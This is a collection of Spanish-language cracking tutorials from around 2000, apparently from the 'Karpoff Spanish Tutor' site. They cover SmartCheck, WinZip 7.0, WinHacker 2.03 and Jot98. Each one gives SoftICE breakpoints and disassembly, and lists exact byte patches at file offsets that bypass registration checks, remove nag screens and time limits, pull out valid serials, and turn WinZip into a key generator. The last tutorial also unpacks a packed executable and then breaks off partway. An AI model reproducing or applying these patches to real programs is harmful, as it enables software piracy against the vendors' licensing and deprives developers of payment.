el sice pulsamos solo dos veces F5 y paramos, vamos a ver quien nos a mandado aqui pulsamos F12 dos veces y aparecemos en tl32v20 que es el encargado de proteger nuestro programa.

Nos fijamos en nuestro codigo:

:10003ED0 FF15DC630110 Call dword ptr [100163DC]
:10003ED6 8D45D8 lea eax, dword ptr [ebp-28]
:10003ED9 50 push eax
:10003EDA E885E9FFFF call 10002864
:10003EDF 83C404 add esp, 00000004
:10003EE2 8D45EC lea eax, dword ptr [ebp-14]
:10003EE5 8D4DEC lea ecx, dword ptr [ebp-14]
:10003EE8 50 push eax ------lleva nuestro unlock code
:10003EE9 51 push ecx ------lleva el codigo bueno
:10003EEA E891170000 call 10005680 -----rutina que compara los codigos
:10003EEF 83C408 add esp, 00000008----------aparecemos aqui
:10003EF2 85C0 test eax, eax
:10003EF4 7553 jne 10003F49 --------salta si has sido malo.
:10003EF6 8D45EC lea eax, dword ptr [ebp-14]
:10003EF9 50 push eax
:10003EFA 6885450110 push 10014585
aparecemos en 015f : 10003EEF despues de una llamada a una rutina que compara los codigos, la siguiente linea del codigo es una comprogacion del valor devuelto por esa llamada, y en 015f:1000EF4 el salto nos manda al mensaje de error, tendremos que cambiarlo. Pero antes fijemonos un poco mas en el codigo,. arriba de la llamada a la comprobacion de los codigos tenemos un push eax y push ecx bueno pues si poneis en el sice - d eax - veremos el numero del codigo que habiamos metido, y si ponemos - d ecx - nos enseñara en la pantalla de datos del sice un numero largo que resulta que este es el bueno, ¿como puede esta jente hacer esto? por una parte nos lo intentan complicar todo lo que pueden, y por la

otra a la primera de cambio me entregan el codigo de desbloqueo en bandeja, para mi mejor je je.

Ahora vosotros direis por que queremos calentarnos mas la cabeza si ya tenemos el numero guay, pues muy sencillo este programa cada vez que se instala crea un numero de serie diferente, a partir del cual genera el codigo de desbloqueo, por lo tanto este numero no valdria para nuestros amigos o si volvemos a instalarlo no nos serviria, mientras que si reventamos el programa y hacemos un parche si que puede valer para siempre a quedado claro.

Estabamos en que teniamos que cambiar este salto 10003EF4 7553 jne 10003F49 podriamos cambiarlo por un je o por un nop. Vamos a desensamblar el archivo tl32v20 con el w32dsam pero sorpresa donde esta el p.... archivo, en el directorio de smartcheck no esta a saber, habra que buscarlo para esto windows nos hechara una mano, vamos a la barra de inicio-buscar-archivos o carpetas ponemos tl32v20 y buscar vemos que aparece en el directorio de windows con que se queria esconder !eh¡, continuemos con el w32dasm y busquemos tl32v20 que ya sabemos donde esta y carguemoslo, ahora pinchemos en goto code location y metemos el numero 10003EF4 que nos llevara directamente al salto que queriamos, busquemos el offset de esta direccion de memoria, miremos en la parte de abajo de la pantalla que pone line tal. page cual. code data 1000EF4. offset 000032f4 lo apuntamos y cerramos el desensamblador, habrimos cualquier editor hexadecimal y buscamos este offset apareceremos en 75 53 si queremos que no salte cambiaremos el 75 que es igual a jne por 74 que es igual a je o otra opcion seria cambiar 75 53 por 90 90 que seria igual a nop nop, la segunda opcion nunca saltaria metamos el codigo que metamos, pero en la primera opcion si tenemos mas chorra que felipito tacatum y acertamos metiendo el codigo correcto nos daria error.

Una vez hecho esto comprobamos si funciona habrimos smartcheck metemos cualquier codigo y bingo nos da las gracias por registrarnos, pero cuando volvemos a habrir smartcheck nos vuelve a mostrar la dichosa pantallita, mal rollo para un novato como yo.

Voy a intentar pensar como los grandes pofesionales, el programa cuando le damos a start vuelve a comprobar el codigo o si estamos registrados, intentare atacar esa llamada de comprobacion que hay arriba de nuestro salto, me meto en la rutina y veo un monton de llamadas hacia esa rutina, si solo hubiese sido una la podriamos haber atacado, pero encima de ser bastantes el programa cada vez que pulsamos start hace la llamada a esa rutina desde una posicion de memoria distinta. Dios mio que dolor de cabeza casi me se todo el proceso de esta proteccion. Bueno como seguir, ya tengo el numero de serie pero quiero hacerlo de otra manera.

Pensemos, el proceso de proteccion corre en otro archivo que no es el ejecutable o sea smartcheck.exe, este ejecutable en algun momento tiene que hacer una llamada a este archivo, vamos a localizarla.

3er intento: hay que eliminar la llamada a la proteccion y ponerle el valor que esta devuelve despues de pulsar OK en la pantalla de faltan x dias para que finalice esta demo.

Estamos con smartcheck habierto y con un programa cargado, antes de pulsar sobre start que es cuando se llama a la proteccion, habrimos el sice (ctrl+d) y ponemos un breakpoint tal cual como - bpx dialogboxparam - ya digo el que puse directamente por que esto ya se esta haciendo demasiado largo y tengo que cenar, bueno cerramos el sice F5 y pinchamos sobre start y salta el sice, pulsamos F12 y nos sale la pantalla de que nos quedan 45 dias, pinchamos sobre OK y salta otra vez el sice pulsamos F12 y estamos en el kernel de windows, fijaos en las letritas verdes del sice, pulsamos otra vez sobre F12 y estamos en la libreria tl32v20 nuestro archivo recordais, pero nosotros queremos ver el ejecutable cuando llama a esta libreria, pulsamos F12 y estamos en otra libreria pulsamos F12 hasta que en la parte de abajo de sice en las letritas verdes aparezca smartcheck, aparecemos aqui:

:0040E462 FF75B0 push [ebp-50]
:0040E465 6898264000 push 00402698
:0040E46A 688C264000 push 0040268C
:0040E46F FF152CA54200 call [0042A52C]---------llamada a las rutinas de proteccion-------
:0040E475 85C0 test eax, eax ------- nos devuelve aqui----------
:0040E477 7415 je 0040E48E --------da el visto bueno---------
:0040E479 83BE9000000000 cmp dword ptr [esi+00000090], 00000000

:0040E45F FF75EC push [ebp-14]
:0040E462 FF75B0 push [ebp-50]
:0040E465 6898264000 push 00402698
:0040E46A 688C264000 push 0040268C
:0040E46F B801000000 mov eax, 00000001
:0040E474 90 nop
:0040E475 85C0 test eax, eax
:0040E477 7415 je 0040E48E
:0040E479 83BE9000000000 cmp dword ptr [esi+00000090], 00000000

Vemos que nos devuelve despues de pinchar sobre OK aqui en 0040E475 que hace una comparacion y luego un salto, lo veis claro no, ese salto hay que machacarlo, pues no, yo ya lo he probado y si lo cambias da un error, asi que hay que atacar a la llamada que esta mas arriba 0040E46F FF152CA54200 call [0042A52C], para que no haga la llamada, pero si la quitamos poniendo 6 nops, el programa no hace nada cuando pulsamos start, ya no nos enseña la nag de los dias ni caducaria, le hemos quitado la proteccion, pero el programa no hace nada, bueno pues hay que ver que registros cambian desde que entramos en la llamada hasta que pulsamos Ok y salimos, quitamos los bpx que tengamos y ponemos dos bpx 0040E46F y bpx 0040E475, veis la idea el programa se parara antes de entrar en las rutinas de proteccion y cuando salga para fijarnos en todos los registros, hacemos todo el recorrido y vemos que cuando se para en el primer bpx el valor de eax es 0 y cuando volvemos de pulsar OK y se para en el segundo bpx el valor de eax es 1, pues ya lo tenemos, hay que quitar el call y subir eax a 1, vamos a ver como cambiar esto.

Ejecutemos todo otra vez y nos paramos en el primer breakpoint que pusimos recuerda

0040E46F call [0042A52C]---------primer breakpoint-------
0040E475 test eax, eax -------segundo breakpoint----------

Fijaos que si restamos estas dos posiciones de memoria (0040E475-0040E46F) nos da 6 bytes que es lo que ocupa la instruccion call [0042A52C], o sea que si queremos quitar esta llamada tendremos que sustituir los 6 bytes por nops, si no lo hacemos asi nos saldran instruccion por enmedio y nos joderia el programa.Y como cambiar estos bytes, estamos encima de la direccion 0040E46F, ponemos en sice - d eip - y en la ventana de datos nos sale esta direccion con los bytes en hexadecimal. pues nos situamos sobre el primer byte de esa ventana y cambiamos los 6 primeros bytes por 90 y pulsamos enter, Veis en la ventana de codigo como nos han salido 6 lineas con nop. Ahora nos queda subir eax a 1 en el sice metemos una a y nos sale esto 015F:0040E46F escribimos mov eax,1 y pulsamos dos veces enter, antes que nada pongamos otra vez d eip y fijemonos en la pantalla de datos y apuntamos los 6 primeros bytes que habran quedado asi: B8 01 00 00 00 90, como ya hemos terminado con el sice lo cerramos pulsamos F5 un par de veces y ya se ejecuta el smartchek perfectamente sin mostrarnos la pantalla de limitacion. Ahora hay que cambiar lo que hemos hecho sobre el codigo del programa porque lo que hemos hecho a sido cambiarlo en memoria y cuando volvamos a arrancar el programa se habra borrado.

Supongo que ya sabreis como cambiarlo, ya lo hemos hecho antes teneis que buscar el offset en w32dasm de la direccion 0040E46F e ir al editor hexadecimal y cambiar los 6 bytes que habiamos cambiado en memoria.

conclusiones:

Hemos visto la fragilidad de estos programas que usan protecciones ajenas a este. Me explico esta misma proteccion la he visto en otros programas que no son de numega, por lo que deduzco que esta proteccion numega la ha comprado y la ha pegado a su programa, con lo cual la facilidad con que la hemos quitado.

Un saludo a todos. Gracias a Karpoff y a todos los que teneis un tutorial en su web, sin vosotros saberlo sois mis mentores en este apasionante arte llamado INGENIERIA INVERSA.

Por Fanega. fanega1@airtel.net

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Winzip 7.0**

PROTECCION:	**Nag Screen molesta.**		
Descripcion:	**Descompresor, compresor de archivos.**		
Dificultad:	**Principiante**		
DOWNLOAD:	www.winzip.com		
Herramientas:	**Softice, W32dasm, Editor Hexadecimal**		
CRACKER:	**Fanega**	**FECHA:**	11/6/2000

INTRODUCCION

Hola a todos, hoy he querido hacer un tutorial sobre un programa que todo el mundo tenemos instalado en nuestro ordenador, y del cual aun no he visto ningun tutorial en español sobre el y si lo hay espero que este sea un buen complemento.

Antes de empezar mencionaré que se debe tener ya algun conocimiento sobre las herramientas que vamos a utilizar.

AL ATAKE

El primer paso es por supuesto instalar el programa y hacer una copia del ejecutable en este caso Winzip32.exe. Inmediatamente veremos como funciona este programa, abrimos el winzip en el escritorio tienes que tener algun acceso directo, si no vete a la barra de inicio de windows Lo primero que hace es abrirnos una ventana en la que pone algo asi como. Esta es una version completa solo para evaluacion. La version registrada no enseña esta ventana. Si miramos la licencia, nos dice que tenemos 21 dias para probarlo pero he de decir que yo lo he tenido mucho tiempo instalado y la unica limitacion que he encontrado es la molesta ventana que se abre al principio. Observemos un poco esta ventana con 5 botones, el de licencia, de registrarse, de informacion, de salir y el de aceptar, si nos fijamos en estos dos ultimos, veremos que cada vez que abrimos el winzip, igual aparece el boton de i agree en donde estaba el de quit o al reves, que mareo. ¿cuales habran sido los tenebrosos pensamientos del programador?, que no se nos haga automatico el pinchar sobre i agree sin mirar la pantalla, o sera un sistema de proteccion, si es por la segunda opcion a conseguido con ello irritarnos teniendo que buscar el dichoso boton cada vez.

Bueno como primera idea, miraremos si nos da algun mensaje de error al intentar registrarme, pincho sobre el boton Enter registration code. y se abre otra ventana pidiendonos el nombre y la clave de registro, antes de poner nada un consejo meter algo facil de ver rapido, no es lo mismo meter 1234567890 que meter ufkklmhbh, veis la diferencia, ni meter 555555555, por que si estamos en la rutina de comprobacion no sabremos si esta comparando el primer numero, o el cuarto. Dicho esto metamosle algun nombre y clave de registro y le damos a OK, nos enseña un mensaje de error Incomplete or incorrect information.

Por aqui empezaremos cerramos Winzip, abrimos el W32dasm y cargamos el ejecutable Winzip32.exe, busquemos en string refs el mensaje de error, cuando lo encontramos pinchamos varias veces con el raton sobre el para ver cuantas referencias hay sobre el, vemos que hay dos yo me he decantado por la primera por que si miramos el codigo hacia arriba hay dos referencias una a Name y otra a Sn , esto me suena de la ventana de registro.

```
* Reference To: USER32.GetDlgItemTextA, Ord:00F5h
|
:00408036 FF150C844600 Call dword ptr [0046840C]
:0040803C 56 push esi
:0040803D E800160200 call 00429642
:00408042 59 pop ecx
:00408043 56 push esi
```

```
:00408044 E822160200 call 0042966B
:00408049 803D18D9470000 cmp byte ptr [0047D918], 00-compara el nombre--
:00408050 59 pop ecx
:00408051 745F je 004080B2--Salta al mensaje de error si en nombre no introduces nada--
:00408053 803D48D9470000 cmp byte ptr [0047D948], 00--compara registration--
:0040805A 7456 je 004080B2--Salta al error si en registration no introducimos nada--
:0040805C E8EAFAFFFF call 00407B4B-Llamada a las rutinas de comprobacion--
:00408061 85C0 test eax, eax--Comprueba el valor devuelto--------
:00408063 744D je 004080B2---Salta si no introducimos el codigo correcto---
:00408065 53 push ebx

* Possible StringData Ref from Data Obj ->"WinZip"
|
:00408066 BBA80C4700 mov ebx, 00470CA8

* Possible StringData Ref from Data Obj ->"Name"
|
:0040806B 68F8EA4600 push 0046EAF8
:00408070 53 push ebx
:00408071 E877A70200 call 004327ED
:00408076 83C40C add esp, 0000000C
:00408079 56 push esi

* Possible StringData Ref from Data Obj ->"SN"
|
:0040807A 6894F44600 push 0046F494
:0040807F 53 push ebx
:00408080 E868A70200 call 004327ED
:00408085 83C40C add esp, 0000000C

* Possible StringData Ref from Data Obj ->"winzip32.ini"
|
:00408088 68C80C4700 push 00470CC8
:0040808D 6A00 push 00000000
:0040808F 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"rrs"
|
:00408091 6804EB4600 push 0046EB04
:00408096 E839A70200 call 004327D4
:0040809B A190944700 mov eax, dword ptr [00479490]
:004080A0 83C410 add esp, 00000010
:004080A3 85C0 test eax, eax
:004080A5 7407 je 004080AE
:004080A7 50 push eax

* Reference To: GDI32.DeleteObject, Ord:0046h
|
:004080A8 FF1560804600 Call dword ptr [00468060]

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
```

```
|:00407FC9(U), :004080A5(C)
|
:004080AE 6A01 push 00000001
:004080B0 EB31 jmp 004080E3

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00408051(C), :0040805A(C), :00408063(C)-saltos que vienen a esta rutina---
|
:004080B2 E8E5010000 call 0040829C

* Possible Reference to String Resource ID=00654: "Incomplete or incorrect information"
|
:004080B7 688E020000 push 0000028E--estamos aqui--
:004080BC E844050200 call 00428605
:004080C1 59 pop ecx
:004080C2 50 push eax
:004080C3 57 push edi
:004080C4 6A3D push 0000003D
:004080C6 E8C5E60100 call 00426790
```

Empecemos por esta parte de codigo, estamos en la direccion 004080B7 y por encima hay un aviso de tres saltos condicionales o incondicionales que hacen referencia a esta parte de codigo, como estan cerca de aqui las buscaremos desplazandonos hacia arriba con el raton.

Ya tenemos que estar encima de estos saltos, los tres estan uno encima de otro ¿pero que hacen cada uno de estos saltos?, ¿cual tendre que cambiar para que no salte?, la gente que sepa de ensamblador lo sabra pero yo no tengo ni idea, cogamos el numero de la direccion de cada salto y el offset de cada uno por si nos hace falta:

Code data	Offset
00408051	7451
0040805A	745A
00408063	7463

Cerramos el Win32dasm y abrimos el loader de sice, cargamos el winzip, le damos al boton de load, al mensaje de error que sale le decimos que si y salta el sice, acto seguido ponemos tres breakpoints en las direccion que hemos cogido bpx 00408051, bpx 0040805A, bpx 00408063 pulsamos F5, se abre la primera ventana de winzip, pinchamos en Enter Registration code y rellenamos lo que nos pide Name y Registration pulsamos Ok y salta el sice en el primer Bpx, o sea en el primer salto, el sice mismo nos indica que no saltamos, este no es el que buscamos otra vez F5 y paramos en el segundo Bpx, el sice tambien nos indica que no saltamos, otra vez F5 y ya estamos en tercer Bpx 00408063 el sice nos indica que este si que salta, este sera nuestro salto. Pero que hacen los otros saltos anteriores, su mision es saltar al mensaje

de error cuando no ponemos nada en Name o Registration. A continuacion normalmente cerrariamos todo y como ya tenemos el offset, fijate en la tabla de mas arriba iriamos al editor hexadecimal para cambiar este salto, pero nos ahorraremos ese trabajo, vamos a cambiarlo en el sice ponemos d eip y con el cursor pinchamos sobre el primer byte de la ventana de datos del sice que sera 74 lo cambiamos por 75 y le damos a enter, pulsamos F5 y nos aparece una ventana en el winzip pidiendonos que confirmemos, si hemos entrado bien el nombre y la clave de registro le damos a Ok y empieza a funcionar el winzip, antes de lanzar las campanas al vuelo comprobemos si todo funciona bien, cerramos winzip y el loader del sice pero ojo muy importante no hay que quitar los bpx que teniamos, ejecutemos el winzip y aparece la ventana de marras, no hemos conseguido registrar el programa, ademas no pasa por nuestros bpx eso quiere decir que va a las rutinas de comprobacion desde otras llamadas, cierra el winzip y quita los bpx del sice bc *, como hemos hecho antes abramos w32dasm y carguemos winzip32.exe, quiero localizar desde donde se llama a esas rutinas, y ¿como hacerlo?, ya conozco una llamada a esas rutinas esta encima del que creia que era nuestro salto asi que vamos a ese salto. pinchamos en goto code location y metemos nuestro salto 00408063 aparecemos en esta parte de codigo

```
00408049 803D18D9470000 cmp byte ptr [0047D918], 00-compara el nombre--
:00408050 59 pop ecx
:00408051 745F je 004080B2--Salta al mensaje de error si en nombre no introduces nada--
:00408053 803D48D9470000 cmp byte ptr [0047D948], 00--compara registration--
:0040805A 7456 je 004080B2--Salta al error si en registration no introducimos nada--
:0040805C E8EAFAFFFF call 00407B4B-Llamada a las rutinas de comprobacion--
:00408061 85C0 test eax, eax--Comprueba el valor devuelto--------
:00408063 744D je 004080B2---aparecemos aqui---
```

Dos lineas de codigo mas arriba hay una llamada a las rutinas de comprobacion, nos situamos sobre ella y pulsamos el boton de call en el w32dasm y nos llevara:

```
* Referenced by a CALL at Addresses:
|:0040108C , :00401228 , :0040805C , :0042D095
|
:00407B4B 55 push ebp
:00407B4C 8BEC mov ebp, esp
:00407B4E 81EC08020000 sub esp, 00000208
:00407B54 53 push ebx
```

Lo que nos interesa de aqui es el Referenced by a CALL etc. hay cuatro llamadas a esta rutina y por supuesto esta la que nosotros venimos, apuntamos las cuatro llamadas :0040108C , :00401228 , :0040805C , :0042D095 cerramos el w32dasm, otra vez cargamos el winzip con el loader del sice y cuando salte el sice le metemos estas direcciones como breakpoints pulsamos F5 y salta el primer bpx en 00401228:

:00401228 call 00407B4B---llama a las rutinas de comparacion----
:0040122D test eax, eax
:0040122F jne 004011A8 --Salta si estamos registrados-------

Pulsamos F10 dos veces y nos quedamos en la linea 0040122f en la cual hay un salto cambiemoslo a ver que pasa, en el sice ponemos d eip y en la ventana de datos nos situamos sobre el segundo byte que es un 85 y lo cambiamos por un 84, pulsamos enter y F5 el winzip comienza a funcionar sin mostrarnos la ventana del principio, cerramos el programa y comprobamos que no salta ningun breakpoint mas, el programa queda totalmente funcional. El siguiente paso seria buscar el offset en el w32dasm y con el editor hexadecimal cambiar el salto. Al final del tutorial hay una explicacion de como hacer esto.

En esta 2ª opcion veremos que el programa aun damas de si, vamos a revisar las rutinas que generan la clave de registro y comparan las claves.

Fijaros en las tres lineas de codigo que hay mas arriba concretamente sobre esta 00401228 call 00407B4B---llama a las rutinas de comparacion----, como ya sabemos cual es la linea de codigo donde estan esas rutinas, abramos el loader del sice y carguemos el winzip como estamos haciendo durante todo el tutorial, cuando salte por primera vez el sice metemos este bpx 00407B4B y le damos a F5, el programa salta en el breakpoint que acabamos de poner y vamos pulsando F10 hasta que estemos sobre la linea de codigo 00407C2A y nos paramos

:00407C0E lea eax,[ebp-0140]
:00407C14 push eax
:00407C15 push edi
:00407C16 call 00407CC6--Genera la clave de registro--
:00407C1B pop ecx
:00407C1C mov esi, 0047D948--Carga nuestra clave en esi---
:00407C21 pop ecx
:00407C22 lea eax, [ebp-0140]--carga la clave generada en eax--
:00407C28 push esi
:00407C29 push eax
:00407C2A call 004578A0--Compara las claves----
:00407C2F neg eax
:00407C31 sbb eax, eax

Miremos la parte de codigo que tenemos arriba, si entrasemos en la llamada que hay en la linea de codigo 00407c16, veriamos paso a paso como se genera la clave de registro, si quieres hacer un generador de claves de este programa esta es la llamada, continuamos hacia abajo y en la linea 00407C1C mov esi, 0047D948 esto quiere decir mueve 0047D948 a esi, si ponemos en el sice d 0047d948 veremos en la ventana de datos que está nuestra clave, o sea que esta instruccion carga nuestra clave a esi,

continuamos mas abajo y en la linea de codigo 00407C22 lea eax, [ebp-0140], esta instruccion carga en eax el contenido de ebp-0140 si ponemos en el sice d ebp-0140 en la ventana de datos nos sale la clave generada por el ordenador a partir de nuestro nombre, o sea la correcta. Continuamos hacia abajo hasta la linea 00407C2A call 004578A0 si entrasemos en esta llamada veriamos como se comparan las dos claves.

Mira un poco el codigo de arriba a ver que se te ocurre que podamos hacer.

Esto es lo que se me ocurre a mi, en la llamada 00407C2A, podriamos estudiar que valor tendria que tener el registro eax despues de retornar de esa llamada, y meterle directamente ese valor para que piense que es correcta nuestra clave, la solucion seria sustirtuir el call 004578A0 por mov eax,0 yo lo probe y el programa funciona perfectamente.

Pero lo aremos de otra forma, antes de llegar a esta llamada, ya hemos visto donde se carga nuestra clave en esi, y donde se carga la clave generada en eax, mi idea es cambiar alguna de estas dos lineas de codigo para que se cargue en eax y en esi la misma clave y asi al compararlas como serian iguales todo iria bien. ¿Cual cambiar? si cambio 00407C1C mov esi, 0047D948 por 00407C1C mov esi,[ebp-0140] no me cabe y se destroza todo el codigo de abajo, por el contrario si cambio 00407C22 lea eax, [ebp-0140] por 00407C22 lea eax,[0047D948] si que me cabe, ahora eax y esi contienen la clave que yo he introducido y por lo tanto son iguales, de esta manera el programa ademas de funcionar perfectamente, si miramos en el about del winzip estamos hasta registrados con nuestro nombre y clave.

¿Y si rizamos el rizo aun mas?, fijaos en la linea 00407C0E lea eax,[ebp-0140] ojo que no es la misma que la anterior aunque contenga el mismo codigo. Esta linea carga en eax una direccion de memoria en la cual el programa almacenara la clave buena despues de generarla. ¿Y que podemos hacer aqui?, lo mismo que antes si cambiamos 00407C0E lea eax,[ebp-0140] por 00407C0E lea eax,[0047D948] (recordemos que 0047d948 lleva almacenada nuestra clave), entonces el programa almacenara la clave generada en 0047D948. Este cambio comporta que cuando lleguemos a la llamada de comparacion, compara la clave buena con la clave buena.

Y tu diras el porque de hacer los dos cambios si con el primero ya basta, por lo siguiente, al registrarnos nos muestra la siguiente ventana donde nos dice algo asi, comprueba si has metido bien el nombre y la clave, aqui nos enseñara el nombre que hemos metido mas la clave buena no la clave que habiamos metido, espero que lo entendais. En esta ventana si en vez de pulsar Ok le damos a Retry y metemos otro nombre nos dara la clave buena de ese nombre, hemos conseguido una especie de generador de claves.

Vamos a hacer los cambios necesarios para que se de este evento, abre el loader del sice carga el winzip dale a load y cuando salte el sice pon un bpx 00407C0E, dale a F5 y saltaras al breakpoint, fijate en los bytes que hay entre 00407C0E y 00407C14 (407C14-407C0E) son 6 bytes, ponemos en sice d 00407C0E y apuntamos los 6 primeros bytes de la ventana de datos del sice, ahora ponemos a y enter saldra esto 015f :00407C0E pon lea eax,[0047D948] y pulsa dos veces enter, ahora apunta los 6 primeros bytes de la ventana de datos tendras esto: antes
015f :00407C0E 8D 85 C0 FE FF FF
despues del cambio
015f :00407C0E 8D 05 48 D9 47 00
Recuerda que la linea 00407C22 tambien la tenemos que cambiar pero como el cambio es el mismo no hace falta repetir la opiracion solo cambia la linea de codigo:
antes
015f :00407C22 8D 85 C0 FE FF FF
despues del cambio
015f :00407C22 8D 05 48 D9 47 00
quitamos el breakpoint bc * y cerramos todo abrimos el w32dasm cargamos el winzip32.exe y en goto code location buscamos 00407C0E miramos debajo el offset que tiene y repetimos la operacion con 00407C22 quedara asi

Code data	offset
00407C0E	700E
00407C22	7022

Cerramos w32dasm y habrimos algun editor hexadecimal buscamos los offsets y realizamos los cambios necesarios. Ya tenemos el programa totalmente funcional y debidamente registrados con la clave correcta y todo.

Hasta aqui todo, creo que ya me extendido bastante, y tu me diras ¡es que joder como te enrrollas!, ya pero yo creo que si se quiere aprender lo mejor es estudiar perfectamente los programas y no hacernos el chulo diciendo yo lo crackee en 2 minutos.

Un saludo a toda la peña y hasta otra.

Por fanega
fanega1@airtel.net

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion.
Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**WinHacker v2.03**

PROTECCION:	**Limitado a 20 dias**		
Descripcion:	**Toquitear las entrañas de Windows**		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.winhacker.com/		
Herramientas:	**Softice v3x<**		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	**23/06/2000**

INTRODUCCION

Al parecer este programa sirve para adentrarse en lo más profundo de windows, la verdad es que no lo sé porque no he tenido tiempo de probarlo. Además he visto tutoriales para este programa (otras versiones) de como crakearlo, y me decidí a probar si conseguía el serial (que siempre es más fisno), y así probar mis escasos conocimientos del tema. Me sorprendió la facilidad con la que lo conseguí, así que os animo a que lo intentéis antes de leer lo que viene a continuación.

AL ATAKE

Bueno vamos allá.

Lo primero es ejecutar el programa, nos aparece un bonito nag recordandonos que sólo tenemos 20 dias de prueba, y ya nos aparece la ventana de registro, que considerado, no tenemos ni que entrar en el programa.

Bien rellenamos cada hueco con los datos que queramos, por ejemplo:

Name: Chiquito ; Company: Bonanza ; Serial Num: 444666888.

Antes de dar a Register, vamos a Softcie (Ctrl+D) y ponemos un bonito breakpoint, en este caso **bpx getwindowtexta**, ¿por qué? bueno, tendrá que leer los datos verdad? Volvamos a windows (F5) pulsamos Register y plash... de vuelta a softice, como hemos rellenado tres campos, tendrá que leer los otros dos asi que pulsamos un par de veces F5. Ahora

ya ha leido todos nuestros datos, pero aún no estamos en WinHacker, estamos en **User32!**, pues bien pulsamos F12 (yo un par de veces) hasta que estemos en **wh95!**, ahora sí, ya podemos quitar el breakpoint (bc0).

Ahora estamos en el WinHacker, veamos si encontramos nuestro código, ponemos **d eax**, y nada, ponemos **d ecx** y ¡¡Bingo!! hay nos aparece nuestro flamante 444666888, qué podemos hacer con esto, pués por ejemplo si ponemos **?ecx,** nos aparece 6D46B0 y un rollete, esto es algo así a la dirección donde se encuentra nuestro código chungo (si no es así espero a que alguien me lo explique), lo ideal sería poder seguir a nuestro código hasta la comparación con el bueno, ¿se puede hacer?, por supuesto, si no no lo hubiese puesto, pongamos pués un breakpoint pero esta vez no un bpx si no un **bpm 6D46B0** (break on memory access). Pulsamos F5 para dejarlo correr y ¡¡Plash!! otra vez en softice, pero en el User32, luego pulsamos F12 hasta aparecer en Wh95 y nos saldra algo como esto:

:7800328B 8B02 Mov eax, [edx]

:7800328D 3A01 Cmp Al, ecx

7800328F 7530 JNZ 780032C1 -------- Aquí aparecemos

Escribimos d ecx, y efectivamente hay está nuestro código chungo, miramos en las proximidades haber si hay cosas interesantes y encontramos bastantes, comparaciones por aquí, operaciones por allá, parece que edx puede tener algo interesante, ponemos d edx y ¡¡sorpresa!! aparece algo como d6cb-5d2eec, tiene toda la pinta de ser un código. Nos salimos (F5), lo probamos y . . . ESTAMOS REGISTRADOS.

Esto es todo, pido perdón por los errores que haya cometido y espero que os haya servido de ayuda.

P.D.: Cualquier duda, rectificación, lo que sea a: kuato_thor@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Jot98 v1.02 y Más...**

PROTECCION:	**Limitacion de Usos.**		
Descripcion:	**Block de Notas de lujo.**		
Dificultad:	**Principiante +.**		
DOWNLOAD:	http://www.spaeder.com		
Herramientas:	**Softice, W32dasm, Editor Hexa y un descompresor Shrink**		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	**01/07/2000**

INTRODUCCION

Este programa como todos los de esta compañía (al menos los que yo he visto), tienen la misma protección, límite de uso de X veces, nag que nos lo recuerda de vez en cuando, archivos empaquetados, el código de validación va a un archivo, todo hecho de serie, grave error, así si cae uno caen todos como vamos a comprobar.

La mayoría de utilidades a las que hago referencia están en la página de Karpoff, pero si no están aquí sí http://protools.exit.de/.

AL ATAKE

Vamos con el Jot98:

Lo primero como siempre es ejecutar el programa, nos sale a recibir un nag avisandonos que podemos ejecutar el programa sólo 30 veces a no ser que soltemos 20$, damos ok y un bonito archivo de texto nos cuenta las maravillas del producto. Bien a lo que vamos, miramos en la ayuda, y leemos la información de registro, para ver si existe alguna limitación más, lo leemos y nada, sólo los 30 usos. Ahora ya podemos empezar. Vamos donde se mete la clave de registro, metemos lo que queramos y nos aparece Invalid Registration code.

1º Desempaquetado:

Como no tengo el Softice cargado, vamos con Wdasm, primero hacemos una copia de nuestro archivo 'víctima' , y nos decidimos a abrir este último tan contentos, le damos y... mensaje de error Esto nos huele a empaquetado, damos a aceptar, y ya podemos ver de que empaquetador se trata, el Shrink. Pero qué versión, un truco para verlo sin el famoso GetTyp, es con el editor hexa (yo uso el AXE), no se si funciona con todos los empaquetadores, pero no perdemos nada con probar. Ahí va, abrimos nuestro archivo con el editor hexa, vamos a las últimas líneas del código y ahí está, Shrink 34 no hay más que decir.

Podemos hacer dos cosas, desempaquetarlo o utilizar el Softice.

Vamos a desempaquetarlo, con las herramientas adecuadas se hace sólo, concretamente yo he utilizado un desempaquetador específico de Shrink 34, se lama DeShrink (v1.6) de un tal j0b (desde aquí le agradezco su trabajo). Si utilizáis este progama, no tenéis más que meter el archivo a desempaquetar (Jot98.exe), poner el nombre del archivo de salida (p.e. jot98_un), y darle a decompress. Ya está desempaquetado, podemos ver que el tamaño del nuevo archivo es mayor, y podemos probar a ejecutarlo y todo funciona corrctamente.

2º Parcheado

Ahora podemos abrir nuestro nuevo ejecutable con Wdasm buscamos la frasecita de error en String References, y ahi está, pulsamos dos veces sobre ella y nos lleva a donde queremos (no está demás pulsar otra vez para ver si el mismo mensaje aparece más de una vez). Efectivamente, aparecen dos lugares, el segundo es:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0045458A(C)
|
:004547DC 6A00 push 00000000
:004547DE 668B0DBC484500 mov cx, word ptr [004548BC]
:004547E5 33D2 xor edx, edx

* Possible StringData Ref from Code Obj ->"Invalid registration code."
|
:004547E7 A1B4974500 mov eax, dword ptr [004597B4]
:004547EC E8C76BFEFF call 0043B3B8
```

Vamos a 0045458A, y nos aparece una estructura que nos debe resultar bastante conocida, jeje:

```
:0045457A E899F8FAFF call 00403E18
:0045457F 8B45CC mov eax, dword ptr [ebp-34]  <--- Prepara eax
:00454582 8B55E4 mov edx, dword ptr [ebp-1C]  <--- Prepara edx
:00454585 E89AF7FAFF call 00403D24  <--- Compara edx y eax
:0045458A 0F854C020000 jne 004547DC   <--- Vamos a Invalid Code  :(
:00454590 8B153CA84500 mov edx, dword ptr [0045A83C]
